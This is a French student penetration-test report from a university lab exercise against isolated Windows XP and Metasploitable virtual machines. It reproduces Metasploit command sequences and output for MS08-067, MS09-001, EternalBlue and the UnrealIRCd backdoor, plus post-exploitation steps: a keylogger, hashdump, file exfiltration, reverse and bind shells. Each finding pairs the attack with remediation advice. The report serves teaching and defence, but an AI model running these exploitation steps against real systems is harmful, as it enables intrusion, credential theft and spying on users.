Baroudi Jawher G1 BUT2

El Asraoui Adam G1 BUT2

Chohabi Hamza G1 BUT2

Découvrir le Pentesting

SAE

IUT Villetaneuse
Université Sorbonne Paris Nord

Responsable du TP : Mr. Benaïssa OUELAALI

2025-2026

1. INTRODUCTION ET CONTEXTE

1.1. Objectifs de l'audit

Ce rapport présente les résultats d'un test d'intrusion (Pentest) réalisé dans le cadre de la SAE "Découvrir le Pentesting". L'objectif principal de cette mission est d'identifier, d'analyser et d'exploiter des vulnérabilités sur un système d'information simulé.

Cette démarche permet de comprendre les mécanismes offensifs utilisés par les attaquants afin de mieux appréhender les stratégies défensives et le durcissement (hardening) nécessaire à la protection des infrastructures informatiques.

1.2. Architecture du laboratoire

L'audit a été mené sur un réseau local virtuel isolé (NAT VirtualBox), garantissant qu'aucune attaque ne sorte du périmètre de test. L'infrastructure se compose de trois machines distinctes : une machine attaquante et deux cibles aux caractéristiques variées (système obsolète et serveur vulnérable).

Détail des machines :

- **L'Attaquant (Auditeur) :**
  - **Système :** Kali Linux
  - **Adresse IP :** `10.0.2.15`
  - **Rôle :** Plateforme d'audit disposant des outils de scan (Nessus, Nmap) et d'exploitation (Metasploit Framework).
- **Cible A (Environnement Legacy) :**
  - **Système :** Microsoft Windows XP SP3
  - **Adresse IP :** `10.0.2.4`
  - **Caractéristique :** Système d'exploitation en fin de vie (EOL), ne recevant plus de mises à jour de sécurité, simulant un poste de travail obsolète oublié sur le réseau.
- **Cible B (Serveur Web & Services) :**
  - **Système :** Metasploitable (Linux)
  - **Adresse IP :** `10.0.2.5`
  - **Caractéristique :** Serveur volontairement vulnérable configuré avec de nombreux services mal sécurisés (Tomcat, Bind, Samba, etc.).

La topologie ci-dessous illustre les flux d'attaques dirigés depuis la machine Kali Linux vers les deux cibles :




Figure : Topologie du réseau d'audit et vecteurs d'exploitation

2. PRÉPARATION DE L'AUDIT DE VULNÉRABILITÉS

2.1. Outil de scan : Tenable Nessus Pour automatiser la détection des failles, nous avons déployé **Tenable Nessus Essentials** sur notre machine attaquante (Kali Linux). Cet outil professionnel scanne les ports ouverts, identifie les services actifs et compare leurs versions à une base de données de vulnérabilités connues (CVE). Nous avons configuré un **"Basic Network Scan"** ciblant les adresses IP de notre laboratoire (`10.0.2.4` et `10.0.2.5`).

2.2. Configuration de la cible Windows XP (Désactivation du Pare-feu) Afin de garantir l'exhaustivité du scan et de simuler un environnement interne non durci (ou une machine dont l'administration a été négligée), nous avons volontairement désactivé le **Pare-feu Windows** sur la cible XP.

- **Justification technique :** Le pare-feu par défaut de Windows XP bloque les requêtes ICMP (Ping) et filtre de nombreux ports d'administration. Son maintien actif empêcherait Nessus de dresser un inventaire complet des failles critiques (comme MS08-067) et fausserait l'audit en produisant des "Faux Négatifs".

3. Test D’intrusion sur Windows XP

1. [CRITIQUE] MS08-067 : Exécution de code à distance (NetAPI) (CVE-2008-4250)


Nom Nessus exact: MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution

Description Technique : C'est la faille "Reine" de Windows XP. Elle se situe dans le service "Server" (srv.sys) qui gère mal les requêtes RPC (Remote Procedure Call). Un attaquant peut envoyer un paquet spécialement malformé pour provoquer un dépassement de tampon et exécuter du code arbitraire.

Impact Business : Compromission Totale (SYSTEM). L'attaquant prend le contrôle total de la machine sans avoir besoin de mot de passe. C'est la faille utilisée par le ver *Conficker* pour infecter des millions de machines.

Protocole d'Attaque (Metasploit) :

Lancement de Metasploit



On indique à metasploit la faille que nous allons exploiter :

```
msf > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) >
```

On indique la cible qui est la machine Windows XP :

```
msf exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf exploit(windows/smb/ms08_067_netapi) >
```

On indique notre adresse attaquante pour que le résultat de l'exploitation nous revienne :

```
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(windows/smb/ms08_067_netapi) >
```

On indique la charge utile (“virus”) que notre Metasploit va utiliser à savoir le Meterpreter :

```
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) >
```

On voit que l’attaque s’est bien passé, nous sommes dans le système victime :

```
msf exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34:
expression
[*] 10.0.2.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 10.0.2.4:445 - Selected Target: Windows XP SP3 French (NX)
[*] 10.0.2.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (188998 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:1081) at 2025-11-29 09:19:40 +0100

meterpreter >
```

On vérifie notre privilège :

```
meterpreter > getuid
Server username: AUTORITE NT\SYSTEM
meterpreter >
```

Preuve (Analyse) : Comme le montre la capture d'écran, l'exploit s'est exécuté avec succès. Nous avons obtenu une session Meterpreter active (`session 1 opened`). La commande `getuid` confirme que nous disposons désormais des privilèges ultimes sur la machine : `NT AUTHORITY\SYSTEM`. Nous avons le contrôle total.

Remédiation : Il est impératif d'appliquer le correctif de sécurité critique KB958644 publié par Microsoft. De plus, un pare-feu configuré pour bloquer le port 445 aux adresses IP externes empêcherait cette exploitation à distance.

1.1. Phase de Post-Exploitation (Impact Business)

Suite de l'exploitation MS08-067

Contexte : Une fois l'accès **SYSTEM** (privilège maximal) obtenu via la faille MS08-067, nous avons démontré l'étendue des dégâts possibles en réalisant des actions malveillantes sur la machine victime. Cette section illustre les conséquences concrètes d'une intrusion réussie. Bien que réalisée suite à l'exploitation MS08-067, ces actions seraient identiques pour toute autre faille conférant des droits d'administration.


A. Espionnage de l'utilisateur (Keylogger)

Action : Nous avons migré notre processus vers `explorer.exe` (PID 1020) pour nous cacher dans un processus légitime de l'utilisateur. Ensuite, nous avons activé un enregistreur de frappe (Keylogger).

```
meterpreter > migrate 1020
[*] Migrating from 948 to 1020...
[*] Migration completed successfully.
meterpreter >
```

Résultat : Nous avons intercepté en temps réel ce que la victime tapait au clavier : *"Si vous entendez ce message c'est que je me suis fais hacker"*.

Sur la machine victime :



Sur la machine attaquante :

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<MAJ>Si je<^H><^H>vous entendez ce lessage c'est que je me suis fais a<^H>hacj<^H>ker brainrot

meterpreter >
```

Impact : Vol de mots de passe, de mails confidentiels ou de données bancaires saisies par l'utilisateur.

B. Vol d'Identifiants (Hashdump)

Action : Utilisation de la commande `hashdump` pour extraire la base de données SAM (Security Account Manager) de Windows.

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:53badb9bf10747c37836dbd16d799913:53e89b8497fc8dd3b299c798dd4552c1:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a13de4d83e67167c5aed6cc0bb27a2a:::
Utilisateur:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Résultat : Récupération des empreintes (hashs) des mots de passe des comptes `Administrateur`, `Invité`, `Utilisateur`.

Impact : Ces hashs peuvent être "cassés" hors ligne (avec John the Ripper) pour retrouver les mots de passe en clair et attaquer d'autres services du réseau.

C. Exfiltration de Données (Vol de fichiers)

Action : Repérage d'un fichier sensible nommé `secrettxt.txt` à la racine `C:\`. Nous l'avons téléchargé sur notre machine attaquante via la commande `download`.

```
meterpreter > download C:\\secrettxt.txt
[*] Downloading: C:\secrettxt.txt → /home/kali/secrettxt.txt
[*] Downloaded 69.00 B of 69.00 B (100.0%): C:\secrettxt.txt → /home/kali/secrettxt.txt
[*] Completed  : C:\secrettxt.txt → /home/kali/secrettxt.txt
meterpreter >
```


Résultat : Le fichier a été exfiltré avec succès vers Kali Linux (`/home/kali/secrettxt.txt`).

Impact : Vol de propriété intellectuelle ou de documents confidentiels RGPD.

D. Prise de contrôle visuelle (Screenshot)

```
meterpreter > screenshot
Screenshot saved to: /home/kali/IbVpgTUK.jpeg
```

Action : Commande `screenshot`



Résultat : Capture instantanée du bureau de la victime.

Impact : Preuve que l'attaquant "voit" tout ce que l'employé fait à son écran.

2. [CRITIQUE] MS09-001 : Déni de Service SMB (CVE-2008-4834) (CVE-2008-4835) (CVE-2008-4114)

Nom Nessus exact : MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution

Description Technique : Nessus a identifié une vulnérabilité critique dans la gestion des requêtes SMB "Write". Bien que classée comme exécution de code, l'exploitation publique la plus stable provoque un plantage du noyau Windows (Kernel Panic).

Impact Business : Interruption de Service (BSOD). L'exploitation entraîne un "Écran Bleu de la Mort" immédiat ou un Gel de la machine et le redémarrage forcé du serveur, causant la perte de données non sauvegardées et l'indisponibilité du service.

Protocole d'Attaque (Metasploit - DoS) :

```
msf auxiliary(dos/dns/bind_tkey) > use auxiliary/dos/windows/smb/ms09_001_write
msf auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf auxiliary(dos/windows/smb/ms09_001_write) > run
[*] Running module against 10.0.2.4
Attempting to crash the remote host ...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
```

Preuve (Analyse) : Suite à l'exécution du module, nous constatons que la machine cible ne répond plus aux sollicitations. L'interface graphique est figée (gel du système) , ce qui confirme que le noyau Windows n'a pas supporté la requête SMB malformée. Le service est rendu indisponible.

Remédiation : Appliquer les correctifs de sécurité cumulatifs pour SMB (Bulletin MS09-001). Dans l'attente, le filtrage strict des flux SMB au niveau du pare-feu est nécessaire.

3. [CRITIQUE] Système d'exploitation obsolète (Fin de vie)


Nom Nessus exact : Unsupported Windows OS (remote)

Description Technique : Le système détecté est Windows XP. Microsoft a officiellement arrêté le support de cet OS le 8 avril 2014.

Impact Business : Risque de Conformité et de Sécurité. Le système ne reçoit plus aucune mise à jour de sécurité. Il est vulnérable à toutes les failles découvertes ces 10 dernières années. Son maintien sur le réseau est une violation des normes de sécurité (ISO 27001, RGPD).

Protocole (Preuve visuelle) :

On ouvre simplement l'invite de commande sur le Windows XP et on tape `winver`.



Preuve (Analyse) : La commande `winver` exécutée sur la cible confirme sans ambiguïté qu'il s'agit de Windows XP Service Pack 3. Le support étendu de cet OS s'étant arrêté en avril 2014, cette version ne reçoit plus aucun correctif de sécurité, la rendant vulnérable par nature.

Remédiation : La seule solution viable est la migration complète vers un système d'exploitation supporté (Windows 10, 11 ou Windows Server 2022). Isoler cette machine du réseau (Air-gap) si la migration est impossible pour des raisons applicatives.

4. [HAUT] MS17-010 : EternalBlue (Tentative SMBv1) (CVE-2017-0143) (CVE-2017-0144) (CVE-2017-0145) (CVE-2017-0146) (CVE-2017-0148)

Nom Nessus exact : MS17-010: Security Update for Microsoft Windows SMB Server (EternalBlue)

Description Technique : Vulnérabilité dans le protocole SMBv1 rendue célèbre par le ransomware *WannaCry*. Elle permet l'exécution de code à distance. Sur XP, l'exploit est connu pour être instable (il fait souvent planter la machine au lieu de donner un shell).

Impact Business : Propagation de Ransomware. C'est le vecteur principal d'infection pour les vers informatiques modernes. Si l'exploit réussit, la machine est cryptée. S'il échoue, elle plante.

Protocole d'Attaque (Metasploit) :

```
msf auxiliary(dos/windows/smb/ms09_001_write) > use exploit/windows/smb/ms17_010_psexec
[-] No results from search
[-] Failed to load module: exploit/windows/smb/ms17_°010_psexec
msf auxiliary(dos/windows/smb/ms09_001_write) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set  RHOSTS 10.0.2..4
RHOSTS => 10.0.2..4
msf exploit(windows/smb/ms17_010_psexec) > set  RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(windows/smb/ms17_010_psexec) > run
```

```
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Target OS: Windows 5.1
[*] 10.0.2.4:445 - Filling barrel with fish... done
[*] 10.0.2.4:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 10.0.2.4:445 -      [*] Preparing dynamite...
[*] 10.0.2.4:445 -              [*] Trying stick 1 (x86)...Boom!
[*] 10.0.2.4:445 -      [+] Successfully Leaked Transaction!
[*] 10.0.2.4:445 -      [+] Successfully caught Fish-in-a-barrel
[*] 10.0.2.4:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 10.0.2.4:445 - Reading from CONNECTION struct at: 0×ff7f15a8
[*] 10.0.2.4:445 - Built a write-what-where primitive...
[+] 10.0.2.4:445 - Overwrite complete... SYSTEM session obtained!
[-] 10.0.2.4:445 - Rex::Proto::SMB::Exceptions::ErrorCode
[-] 10.0.2.4:445 - The server responded with error: STATUS_BAD_NETWORK_NAME (Command=117 WordCount=0)
[-] 10.0.2.4:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:256:in `smb_recv_parse'
```

Preuve (Analyse) : L'attaque a réussi à corrompre la mémoire du noyau, comme l'indique le message `Overwrite complete...`. Immédiatement après, l'erreur `STATUS_BAD_NETWORK_NAME` apparaît, signalant la rupture brutale de la connexion

réseau. Cela prouve que le service SMB a crashé, entraînant un déni de service immédiat sur la cible.

Remédiation : Installer le correctif de sécurité MS17-010. Il est également crucial de désactiver le protocole SMBv1 sur l'ensemble du parc informatique, car il est intrinsèquement non sécurisé.

5. [HAUT] SMB NULL Session Authentication (CVE-1999-0519) (CVE-1999-0520) (CVE-2002-1117)

Nom Nessus exact : SMB NULL Session Authentication

Description Technique : Le serveur SMB accepte les connexions "anonymes" (Utilisateur: vide, Mot de passe: vide). Cela donne accès au partage caché `IPC$` (Inter-Process Communication).

Impact Business : Fuite d'informations (Reconnaissance). Un attaquant peut lister tous les comptes utilisateurs, les groupes et les partages réseaux sans connaître aucun mot de passe. C'est l'étape 1 pour préparer une attaque par force brute.

Protocole d'Attaque (Kali - Enum4Linux) :

```
msf exploit(windows/smb/ms17_010_psexec) > enum4linux -a 10.0.2.4
[*] exec: enum4linux -a 10.0.2.4

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Dec 28 02:36:43 2025

 ==========================( Target Information )==========================

Target ........... 10.0.2.4
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================( Enumerating Workgroup/Domain on 10.0.2.4 )===================


[+] Got domain/workgroup name: MSHOME


 ====================( Nbtstat Information for 10.0.2.4 )====================

Looking up status of 10.0.2.4
        MACHINE-XP      <00> -         B <ACTIVE>  Workstation Service
        MACHINE-XP      <20> -         B <ACTIVE>  File Server Service
        MSHOME          <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MSHOME          <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        MSHOME          <1d> -         B <ACTIVE>  Master Browser
        .._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 08-00-27-98-EC-23
```

Preuve (Analyse) : La commande nous a permis de lister les partages réseaux (`IPC$`, `ADMIN$`, `C$`) sans fournir aucun nom d'utilisateur ni mot de passe (connexion anonyme). Cela démontre que le serveur accepte les interactions avec des inconnus non authentifiés.


Remédiation : Modifier la base de registre : positionner la clé `RestrictAnonymous` sur la valeur 2 (`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`). Cela interdira tout accès sans authentification explicite.

6. [MOYEN] SMB Signing Disabled

Nom Nessus exact : SMB Signing not required

Description Technique : Le serveur ne force pas la signature numérique des paquets SMB. Le protocole ne vérifie pas l'intégrité de l'émetteur.

Impact Business : Attaque Man-in-the-Middle (Relais SMB). Un attaquant sur le réseau local peut intercepter les communications entre ce serveur et un client, modifier les fichiers à la volée, ou relayer les identifiants pour se connecter ailleurs.



Protocole d'Attaque (Nmap Script) :

```
msf exploit(windows/smb/ms17_010_psexec) > nmap --script smb-security-mode -p 445 10.0.2.4
[*] exec: nmap --script smb-security-mode -p 445 10.0.2.4

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-28 02:43 CET
Nmap scan report for 10.0.2.4
Host is up (0.0017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:98:EC:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
msf exploit(windows/smb/ms17_010_psexec) >
```

Preuve (Analyse) : Le scan Nmap révèle la ligne `message_signing: disabled`. Cela signifie que le serveur ne signe pas numériquement ses paquets. Un attaquant en position de Man-in-the-Middle pourrait donc intercepter et modifier les fichiers en transit sans que le serveur ne s'en aperçoive.

Remédiation : Activer la signature SMB via les stratégies de sécurité locales (GPO) : paramètre "Microsoft network server: Digitally sign communications (always)" à mettre sur "Enabled".

7. [INFO] Protocole SMBv1 Activé

Nom Nessus exact : Server Message Block (SMB) Protocol Version 1 Enabled

Description Technique : Le serveur utilise la version 1 du protocole SMB. Ce protocole est déprécié depuis des années car il n'a pas été conçu avec la sécurité à l'esprit.

Impact Business : Surface d'attaque. SMBv1 est le vecteur de nombreuses failles critiques (comme EternalBlue). Son utilisation facilite également les attaques par force brute.

Protocole d'Attaque (Nmap Script) :

```
msf exploit(windows/smb/ms17_010_psexec) > nmap --script smb-protocols -p 445 10.0.2.4
[*] exec: nmap --script smb-protocols -p 445 10.0.2.4

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-28 02:47 CET
Nmap scan report for 10.0.2.4
Host is up (0.0018s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:98:EC:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]

Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds
msf exploit(windows/smb/ms17_010_psexec) >
```

Preuve (Analyse) : L'audit du service SMB confirme que le dialecte `NT LM 0.12 (SMBv1)` est actif. La présence de ce protocole déprécié expose la machine à des ransomwares modernes et à des failles critiques comme EternalBlue.

Remédiation : Désactiver totalement le support de SMBv1 via PowerShell ou la base de registre et forcer l'utilisation de SMBv2 ou SMBv3 pour tous les échanges de fichiers.

8. [BAS] ICMP Timestamp Request (CVE-1999-0524)

Nom Nessus exact : ICMP Timestamp Request Remote Date Disclosure

Description Technique : La machine répond aux requêtes ICMP de type 13 (Timestamp). Elle renvoie son heure système exacte.

Impact Business : Fingerprinting (Empreinte). Cela permet de savoir si la machine est allumée même si elle bloque le Ping classique. Cela peut aussi aider à deviner l'OS ou à prédire des séquences pseudo-aléatoires basées sur l'heure.

Protocole d'Attaque (Hping3) :

```
msf exploit(windows/smb/ms17_010_psexec) > sudo hping3 --icmp --icmp-ts -c 2 10.0.2.4
[*] exec: sudo hping3 --icmp --icmp-ts -c 2 10.0.2.4

[sudo] Mot de passe de kali :
HPING 10.0.2.4 (eth0 10.0.2.4): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.0.2.4 ttl=128 id=34383 icmp_seq=0 rtt=13.2 ms
ICMP timestamp: Originate=6637870 Receive=1513822977 Transmit=1513822977
ICMP timestamp RTT tsrtt=13

len=46 ip=10.0.2.4 ttl=128 id=34385 icmp_seq=1 rtt=5.9 ms
ICMP timestamp: Originate=6638881 Receive=960436993 Transmit=960436993
ICMP timestamp RTT tsrtt=6


--- 10.0.2.4 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 5.9/9.6/13.2 ms
msf exploit(windows/smb/ms17_010_psexec) >
```

Preuve (Analyse) : L'outil `hping3` a réussi à récupérer les marqueurs temporels (`transmit timestamp`) de la machine cible. Cela prouve que la machine répond aux requêtes ICMP Type 13, révélant son existence et son heure système précise.

Remédiation : Configurer le pare-feu pour bloquer spécifiquement les requêtes ICMP Timestamp Request (Type 13) et Timestamp Reply (Type 14), tout en autorisant le ping classique si nécessaire.

9. [BAS] NetBIOS Information Disclosure

Basé sur les résultats "NetBIOS" et "Common Platform Enumeration" dans nos scans.

Description Technique : Le protocole NetBIOS est actif et bavard. Il diffuse le nom de la machine et le groupe de travail sur le réseau local.

Impact Business : Cartographie réseau. Un attaquant obtient le nom de la machine (`MACHINE-XP`) et son domaine (`WORKGROUP`), ce qui l'aide à identifier les cibles intéressantes (ex: `SRV-COMPTA`).

Protocole d'Attaque (Nbtscan) :

```
msf exploit(windows/smb/ms17_010_psexec) > nbtscan 10.0.2.4
[*] exec: nbtscan 10.0.2.4

Doing NBT name scan for addresses from 10.0.2.4

IP address       NetBIOS Name     Server    User             MAC address
-----------------------------------------------------------------------------
10.0.2.4         MACHINE-XP       <server>  <unknown>        08:00:27:98:ec:23
msf exploit(windows/smb/ms17_010_psexec) >
```

Preuve (Analyse) : L'outil `nbtscan` a pu récupérer à distance le nom netbios de la machine (`MACHINE-XP`), son groupe de travail et l'adresse MAC de sa carte réseau. Ces informations facilitent la cartographie du réseau interne par un attaquant.

Remédiation : Désactiver NetBIOS over TCP/IP dans les propriétés avancées de la carte réseau (TCP/IP v4 -> WINS -> Désactiver NetBIOS).

10. [INFO] Découverte de Services (SYN Scanner)

Nom Nessus exact : Nessus SYN scanner

Description Technique : L'analyse des ports révèle que plusieurs services sont exposés inutilement sur le réseau (Ports 135, 139, 445).

Impact Business : Réduction de la sécurité par l'obscurité. Chaque port ouvert est une porte potentielle pour une attaque. Les ports DCE/RPC (135) et NetBIOS (139) sont particulièrement sensibles sur les vieux systèmes.

Protocole d'Attaque (Nmap Scan) :

```
msf exploit(windows/smb/ms17_010_psexec) > nmap -sS -sV 10.0.2.4
[*] exec: nmap -sS -sV 10.0.2.4

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-28 02:55 CET
Nmap scan report for 10.0.2.4
Host is up (0.0018s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:98:EC:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds
msf exploit(windows/smb/ms17_010_psexec) >
```

Preuve (Analyse) : Le scan de ports met en évidence une surface d'attaque trop large : les ports RPC (135), NetBIOS (139) et SMB (445) sont ouverts à tous. Cette exposition inutile augmente statistiquement les chances de compromission.

Remédiation : Appliquer le principe du moindre privilège réseau : activer le pare-feu et fermer tous les ports qui ne sont pas strictement nécessaires au fonctionnement métier de la machine.

4. Test D’intrusion sur Metasploitable

1.[CRITIQUE] Backdoor UnrealIRCd (CVE-2010-2075)

Description pour le rapport : Le serveur héberge une version compromise du démon IRC (UnrealIRCd 3.2.8.1). Une porte dérobée a été insérée dans le code source original, permettant l'exécution de commande root via un paquet spécifique.

Impact Business : Accès Illégitime par Design. L'utilisation d'un logiciel compromis (Supply Chain Attack) offre un accès administrateur (root) direct à l'attaquant. C'est le scénario catastrophe : l'attaquant n'a même pas besoin de "hacker" le système, il possède déjà les clés de la porte d'entrée.

Protocole d'Attaque (Metasploit) :

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] 10.0.2.5:6667 - Connected to 10.0.2.5:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead
[*] 10.0.2.5:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 8ht4m7rVFS7oit3W;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "8ht4m7rVFS7oit3W\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.5:42329) at 2025
-11-29 18:56:58 +0100


whoami
root
hostname
metasploitable
```

Preuve (Analyse) : La capture d'écran montre l'obtention immédiate d'un shell. La commande `whoami` renvoie root, et `hostname` confirme que nous sommes sur la machine cible. L'accès est total et a contourné toute authentification grâce à la porte dérobée présente dans le logiciel.

Remédiation : Mettre à jour UnrealIRCd vers une version officielle et sécurisée. Il est également recommandé de vérifier l'intégrité des binaires téléchargés (checksum MD5/SHA) avant toute installation.

2. [CRITIQUE] Bind Shell Backdoor (Port 1524) (Pas de CVE)

Description pour le rapport : Un shell root (invité de commande) a été laissé en écoute sur le port TCP 1524 (service 'ingreslock'). Il s'agit probablement d'un résidu d'une précédente compromission ou d'une erreur de configuration majeure.

Impact Business : Intrusion Triviale. La présence d'un shell root en écoute libre sur le réseau est une négligence critique. N'importe quel automate de scan ou script kiddie peut prendre le contrôle total du serveur en quelques secondes, sans aucune compétence technique requise.

Protocole d'Attaque (Metasploit) :

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > nc 10.0.2.5 1524
[*] exec: nc 10.0.2.5 1524

root@metasploitable:/#
```

